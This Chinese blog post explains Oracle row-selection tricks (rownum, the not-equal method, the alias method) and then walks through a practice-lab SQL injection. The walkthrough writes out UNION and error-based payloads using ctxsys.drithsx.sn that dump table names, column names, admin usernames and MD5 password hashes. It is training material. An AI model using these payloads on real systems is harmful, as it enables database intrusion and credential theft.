
别名法在Oracle数据库注入中的用法详解

原创

红蓝的红 已于 2022-04-27 12:31:57 修改 804 收藏 1

分类专栏： WEB安全 文章标签： web安全 安全 php

于 2022-04-25 23:52:57 首次发布



文章目录

一、Oracle数据库简介

Oracle Database，又名Oracle RDBMS，或简称Oracle。该数据库是甲骨文公司的产品，功能强大，操作复杂，使用免费但服务收费，目前在国内一般是大公司用，比如银行、金融机构、大数据行业的企业等。

Oracle特点总结：
1、Oracle使用查询语言获取信息需要跟上表名，这一点和Access类似，没有表的情况下可以使用dual表，dual是Oracle的虚拟表，用来构成select的语法规则，Oracle保证dual里面永远只有一条记录，如果你直接查询它，它只显示一个X，列名为DUMMY；
2、Oracle的数据库类型是强匹配，所以在Oracle进行类似Union查询数据时必须让对应位置上的数据类型和表中的列的数据类型是一致的，也可以使用NULL代替某些无法快速猜测出的数据类型位置，这一点和SQLServer类似。3.Oracle和mysql不一样，分页中没有limit，而是使用三层查询嵌套的方式实现分页；4、Oracle的单行注释符号是，多行注释符号；
5、Oracle 数据库包含了几个系统表，这几个系统表里存储了系统数据库的表名和列名，如user_tab_columns，all_tab_columns，all_tables，user_tables 系统表就存储了用户的所有的表、列名，其中table_name 表示的是系统里的表名，column_name 里的是系统里存在的列名；
6、Oracle使用拼接字符串（在URL中使用编码表示），函数也可以实现两个字符串的拼接；
7、在Oracle中，库被弱化了，用户被强化了，主要靠用户来区分。简单理解就是，当前的用户名相当于其他数据库里的库名。

在线Oracle平台：http://o1.lab.aqlab.cn/index_x.php

二、别名法简介

（一）Oracle查询信息的基本语句

`select * from all_tables` 查询所有的表
`select * from user_tables` 查询当前用户的所有表
`select * from all_tab_columns` 查询所有字段
`select * from user_tab_columns` 查询当前用户的字段
`select * from v$version` 查当前使用的Oracle版本

（二）rownum的特性

由于在Oracle中不存在limit，所以查询特定的数据需要用rownum来进行选择。比如先输入：

```
select * from all_tables
```

select * from all_tables

提交

执行的sql：select * from all_tables

OWNER	TABLE_NAME	TABLESPACE_NAME	CLUSTER_NAME	IOT_NAME	STATUS	PCT_FREE	PCT_USED	INI_TRANS	MAX_TRANS	INITIAL_EXTENT	NEXT_EXTENT
SYS	DUAL	SYSTEM			VALID	10	40	1	255	16384	1048576
SYS	SYSTEM_PRIVILEGE_MAP	SYSTEM			VALID	10	40	1	255	65536	1048576
SYS	TABLE_PRIVILEGE_MAP	SYSTEM			VALID	10	40	1	255	65536	1048576
SYS	STMT_AUDIT_OPTION_MAP	SYSTEM			VALID	10	40	1	255	65536	1048576
SYS	AUDIT_ACTIONS	SYSTEM			VALID	10	40	1	255	65536	1048576
SYS	PSTUBTBL				VALID	10	40	1	255		
SYS	WRI$_ADV_ASA_RECO_DATA				VALID	10	40	1	255		
SYS	PLAN_TABLE$				VALID	10	40	1	255		
SYSTEM	OL$				VALID	10	40	1	255		
SYSTEM	OL$HINTS				VALID	10	40	1	255		
SYSTEM	OL$NODES				VALID	10	40	1	255		
SYS	KU$NOEXP_TAB				VALID	10	40	1	255		
SYS	KU$_LIST_FILTER_TEMP				VALID	10	40	1	255		
SYS	KU$_LIST_FILTER_TEMP_2				VALID	10	40	1	255		
SYS	WRR$_REPLAY_CALL_FILTER	SYSAUX			VALID	10		1	255	65536	1048576
SYS	ODCI_SECOBJ$				VALID	10	40	1	255		
SYS	ODCI_WARNINGS$				VALID	10	40	1	255		
SYS	ODCI_PMO_ROWIDS$				VALID	10	40	1	255		
SYS	HS_BULKLOAD_VIEW_OBJ	SYSTEM			VALID	10	40	1	255	65536	1048576
SYS	HS_PARTITION_COL_NAME	SYSTEM			VALID	10	40	1	255	65536	1048576
SYS	HS_PARTITION_COL_TYPE	SYSTEM			VALID	10	40	1	255	65536	1048576
SYS	HS$_PARALLEL_METADATA	SYSTEM			VALID	10	40	1	255	65536	1048576

看到页面输出了相当多的数据，但是大部分都不是我们需要的，那么假设我只想要前4条数据，那么修改语句如下：

```
select * from all_tables where rownum<5
```

select * from all_tables where rownum<5

提交

执行的sql：select * from all_tables where rownum<5

OWNER	TABLE_NAME	TABLESPACE_NAME	CLUSTER_NAME	IOT_NAME	STATUS	PCT_FREE	PCT_USED	INI_TRANS	MAX_TRANS	INITIAL_EXTENT	NEXT_EXTENT	MIN_EXTENTS
SYS	DUAL	SYSTEM			VALID	10	40	1	255	16384	1048576	1
SYS	SYSTEM_PRIVILEGE_MAP	SYSTEM			VALID	10	40	1	255	65536	1048576	1
SYS	TABLE_PRIVILEGE_MAP	SYSTEM			VALID	10	40	1	255	65536	1048576	1
SYS	STMT_AUDIT_OPTION_MAP	SYSTEM			VALID	10	40	1	255	65536	1048576	1

那么假设我们只需要第二条数据，那么可以输入where rownum=2吗？不可以。这是因为rownum不是某个表的字段名，只是查询结果的行号，每一次查询当有结果时，都会默认有第一行、第二行、第三行等等，这个rownum就是行号了，并不属于某个字段，所以rownum是一个总是以1开始的伪例，rownum>n，当n>1时，条件就无法成立了。对于这种情况，可以采用两种方法，分别为不等于法和别名法。

在使用查询语句时，我们经常要求返回表中的前n条记录或者是中间的几条记录，比如在一个大表（假设有1W条数据）要求查询从第1000到1005条的记录。面对这种查询，我们怎么办呢？每个数据库都有自己的解决办法，比如在mysql中采用limit命令来分页显示，MSSQL中使用TOP来对结果分页，而oracle主要使用rownum命令来解决这个问题。我们来看看在oracle中如何输出指定数据。

（三）不等于法

在在线oracle演练平台中输入这样的命令（这里是查询当前用户的所有字段）：

```
select* from user_tab_columns
```

select* from user_tab_columns

提交

执行的sql：select* from user_tab_columns

TABLE_NAME	COLUMN_NAME	DATA_TYPE	DATA_TYPE_MOD	DATA_TYPE_OWNER	DATA_LENGTH	DATA_PRECISION	DATA_SCALE	NULLABLE	COLUMN_ID	DEFAULT_LENGTH	DATA_DEFAULT
NEWS	TIME	NUMBER			22	10	0	N	4		
NEWS	BODY	NVARCHAR2			4000			N	3		
NEWS	TITLE	NVARCHAR2			400			N	2		
NEWS	ID	NUMBER			22	10	0	N	1		
MD5	VAL	CHAR			32			N	2		
MD5	MD5	CHAR			32			N	1		
ADMIN	UPASS	CHAR			32			N	2		
ADMIN	UNAME	CHAR			10			N	1		

结果中显示了当前的所有表和和相应的字段名，假如我只想显示ADMIN表中的内容，可以输入：

```
select* from user_tab_columns where table_name='ADMIN'
```

select* from user_tab_columns where table_name='ADMIN'

提交

执行的sql：select* from user_tab_columns where table_name='ADMIN'

TABLE_NAME	COLUMN_NAME	DATA_TYPE	DATA_TYPE_MOD	DATA_TYPE_OWNER	DATA_LENGTH	DATA_PRECISION	DATA_SCALE	NULLABLE	COLUMN_ID	DEFAULT_LENGTH	DATA_DEFAULT
ADMIN	UNAME	CHAR			10			N	1		
ADMIN	UPASS	CHAR			32			N	2		

假如我只想显示第二条数据，该怎么输入呢？直接加个条件rownum=2显然是不行的，这里就可以利用不等法来查询了：

```
select* from user_tab_columns where table_name='ADMIN' and COLUMN_NAME<>'UNAME
```

select* from user_tab_columns where table_name='ADMIN' and COLUMN_NAME<>'UNAME'

提交

执行的sql：select* from user_tab_columns where table_name='ADMIN' and COLUMN_NAME<>'UNAME'

TABLE_NAME	COLUMN_NAME	DATA_TYPE	DATA_TYPE_MOD	DATA_TYPE_OWNER	DATA_LENGTH	DATA_PRECISION	DATA_SCALE	NULLABLE	COLUMN_ID	DEFAULT_LENGTH	DATA_DEFAULT
ADMIN	UPASS	CHAR			32			N	2		

从这里我们也可以看出，不等于法是存在弊端的，只有当数据量非常少时，才可以用这种方法。当数据量非常大时，就需要用到下面介绍的别名法了。

（四）别名法

来看一下这个语句：

```
select column_name,rownum n from user_tab_columns
```

select column_name,rownum n from user_tab_columns

提交

执行的sql：select column_name,rownum n from user_tab_columns

COLUMN_NAME	N
UPASS	1
UNAME	2
TIME	3
BODY	4
TITLE	5

ID	6
VAL	7
MD5	8

这句话执行查询列名以后，会把查询结果从上到下从1开始按顺序进行编号，但是由于rownum本身不是字段，所以这里起了个别名为n。这样这个查询语句的作用就是：查询列名及每个列名对应的行号，并将行号统一存储在n这个字段里面。
注意这个时候虽然我们新建了一个字段n用来存储行号，但是此时如果马上在后面加上一个条件，比如where n=7是不行的，因为这条语句需要执行完才有n这个字段，所以想要用n这个字段来查询信息的话，就需要把这个语句作为一个整体，放在其他语句的子查询里，这样句子执行完了，有n这个字段了，然后才能被其他句子使用。
现在我们先查询ADMIN表里面有几个字段，这么输入：

```
select column_name,rownum n from user_tab_columns where table_name='ADMIN'
```

select column_name,rownum n from user_tab_columns where table_name='ADMIN'
提交

执行的sql：select column_name,rownum n from user_tab_columns where table_name='ADMIN'

COLUMN_NAME	N
UNAME	1
UPASS	2

这里的查询结果会得到两个字段名。其中行号被我们取成了别名n，所以第一个字段是实际的字段名，第二个字段是我们取的别名n。
比如子查询的结果是：
字段名 行号
aa 1
bb 2
cc 3
dd 4
那么只要输入：
select * from 子查询 where n=2，就可以得到bb这个数据，同理，想要哪个数据，只要令n等于相应的数字即可。
因此，只要把这个句子写成子查询，外面的查询语句再对这个子查询的结果进行查询，令n=2，就可以得到第二个字段,因此输入：

```
select * from (select column_name,rownum n from user_tab_columns where table_name='ADMIN')where n=2
```

select * from (select column_name,rownum n from user_tab_columns where table_name='ADMIN')where n=2
提交

执行的sql：select * from (select column_name,rownum n from user_tab_columns where table_name='ADMIN')where n=2

COLUMN_NAME	N
UPASS	2

成功查询到第二个字段。
注意：别名法给rownum取名为n时，标准的写法是用rownum as n，简洁一点是直接rownum n，中间用空格隔开即可。
查询字段的时候可以用别名法，那么查询表名的时候可以用吗？答案是肯定的。
举例：

```
select table_name,rownum n from user_tables
```

select table_name,rownum n from user_tables

提交

执行的sql：select table_name,rownum n from user_tables

TABLE_NAME	N
NEWS	1
MD5	2
ADMIN	3

可见给表起别名和给字段起别名是一样的，用法实际上也差不多，这里不再赘述。

三、靶场实操

上面讲的只是理论基础，实际操作的时候就没那么容易了，我们找个靶场来实际操作一下看看。
以封神台为例，地址在http://o1.lab.aqlab.cn/?id=1

（一）判断是否SQL注入

进入靶场，看到地址栏有GET传参，当然是先试一下是否存在SQL输入了：
在id=1后面输入：
and 1=1，页面回显正常
and 1=2，页面回显异常
把id=1改成id=2-1，页面回显正常。
说明必然存在SQL注入。

（二）查询当前页面字段数

实战中，我们并不知道目标网站是什么数据库，所以何必管那么多，当成MYSQL来搞就好了，所以这里先查询字段数：
输入 `order by 1` 页面回显正常；
输入 `order by 5` 页面回显异常；
输入 `order by 4` 页面回显正常；
输入 `order by 5` 页面回显异常。
表明当前页面字段数为4。

（三）尝试联合查询

在id=1后面输入：

```
union all select 1,2,3,4
```

页面回显异常。看来数据库肯定不是mysql，那么把数字改成null试试：

```
union all select null,null,null,null from dual
```

页面回显正常。看来目标数据库对语法要求很严格，现在先判断四个字段分别是什么数据类型，输入：

```
union all select 111,null,null,null from dual
```

页面回显正常，说明第一个字段为数字类型。按ctrl+u查看网页源代码，搜索111，没看到明显的显错位。

尝试让当前页面报错看看有没有显错位：

```
and 1=2 union all select 111,null,null,null from dual
```

没看到明显的显错位。
继续输入：

```
and 1=2 union all select 111,111,null,null from dual
```


页面回显异常，说明第二个字段不是数值类型。
继续输入：

```
and 1=2 union all select 111,'aa',null,null from dual
```

页面回显异常，说明第二个字段不是字符串类型。
实际上Oracle数据库有很多数据类型，比如数值、字符串、日期、二进制、大文本，里面又有一些细分的类型，一个个去尝试颇为繁琐，因此这里先跳过。
第三个字段同理，发现既不是数字也不是字符串，且没有明显显错位。
继续查询第四个字段：

```
and 1=2 union all select 111,null,null,111111 from dual
```

发现页面显示出了一个新的时间。




看到这样的时间要想到时间戳这个东西，因为计算机都是从1970年的1月1日的8点开始往后算秒数的。

（四）查询表名

使用报错注入函数查询信息，输入：

```
and 1=ctxsys.drithsx.sn(1,(select table_name from user_tables where rownum=1))
```


注意：报错注入只能返回字符串而不是返回一个表，所以后面要有限定，也就是rownum=1，只取一行数据，另外该函数括号里的1可以换成别的，数值或者字符串都可以。



得到表名为**ADMIN**

继续输入：

```
and 1=ctxsys.drithsx.sn(1,(select table_name from user_tables where rownum=1 and table_name<>'ADMIN'))
```



得到第二个表为**NEWS**。

接下来查询其他表就不能继续用不等于法了，而是要用上面提到的别名法， 构造基本语句，然后通过修改n的值判断尚未查询出的表名：

```
and 1=ctxsys.drithsx.sn(1,(select table_name from (select table_name,rownum n from user_tables )where n =3))
```

最终确定当前用户的表分别为：**ADMIN、NEWS、MD5**

（五）查询字段名

接下来查询字段，ADMIN表显然更可能有我们想要查询的信息，因此先查询ADMIN表的内容，输入：

```
and 1=ctxsys.drithsx.sn('a',(select column_name from (select column_name,rownum as n from user_tab_columns) where n=1))
```


执行的sql：select * from news where ID=1 and 1=ctxsys.drithsx.sn('a',(select column_name from (select column_name,rownum as n from user_tab_columns) where n=1))

Warning: oci_execute(): ORA-20000: Oracle Text error: DRG-11701: thesaurus UNAME does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1 in **/usr/src/myapp/B-OracleInject1-FZ/www/index.php** on line **13**

得到第一个字段名为：**UNAME**

把n改为2继续输入：

```
and 1=ctxsys.drithsx.sn('a',(select column_name from (select column_name,rownum as n from user_tab_columns) where n=2))
```



执行的sql：select * from news where ID=1 and 1=ctxsys.drithsx.sn('a',(select column_name from (select column_name,rownum as n from user_tab_columns) where n=2))

Warning: oci_execute(): ORA-20000: Oracle Text error: DRG-11701: thesaurus UPASS does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1 in **/usr/src/myapp/B-OracleInject1-FZ/www/index.php** on line **13**

得到第二个字段为**UPASS**

把n改为3，继续输入：

```
and 1=ctxsys.drithsx.sn('a',(select column_name from (select column_name,rownum as n from user_tab_columns) where n=3))
```

执行的sql：select * from news where ID=1 and 1=ctxsys.drithsx.sn('a',(select column_name from (select column_name,rownum as n from user_tab_columns) where n=3))

Warning: oci_execute(): ORA-20000: Oracle Text error: DRG-11701: thesaurus MD5 does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1 in **/usr/src/myapp/B-OracleInject1-FZ/www/index.php** on line **13**

得到第三个字段为**MD5**

把n改为4，继续输入：

```
and 1=ctxsys.drithsx.sn('a',(select column_name from (select column_name,rownum as n from user_tab_columns) where n=4))
```

没有结果了。可见ADMIN表中的字段为：**UNAME、UPASS、MD5**

（六）根据字段查询具体数据

字段和表名都有了，接下来查询具体的数据，为了方便，还是用别名法来查询：

```
and 1=ctxsys.drithsx.sn(1,(select UNAME from (select UNAME,rownum as n from ADMIN) where n=1))
```

注意报错函数的特殊性，因此这里不能用*来代替UNAME。
通过改变n的值可以得到UNAME中的全部用户名为：OCI、NF、QQ123。
用同样的方法继续查询UPASS字段的内容，输入：

```
and 1=ctxsys.drithsx.sn(1,(select UPASS from (select UPASS,rownum as n from ADMIN) where n=1))
```

改变n的值可以得到UPASS字段的三条记录分别为：
`e10adc3949ba59abbe56e057f20f883e`
`2a61f8bcfe7535eadcfa69eb4406ceb9`
`654321`
在cmd5.com中解密后结果分别为：
123456、未查到、654321

（七）提交flag

把每个md5值都提交到靶场，最终确定flag为：
`2a61f8bcfe7535eadcfa69eb4406ceb9`

四、小结

渗透测试人员在进行数据库注入时，总是会遇到查询指定数据的问题，对于不同的数据库虽然查询方法大同小异，但是很多细节如果没有搞好是很难完成渗透的，这就需要每一位渗透测试人员夯实理论基础，掌握每一种常用的方法，在面临实际问题的时候才能游刃有余。
本文重点介绍了Oracle数据库的特点以及注入时常用的别名法，分享了别名法在靶场中实操的过程，并分享了一个在线执行Oracle命令的平台希望能够为各位同行或爱好者解决相关问题提供参考。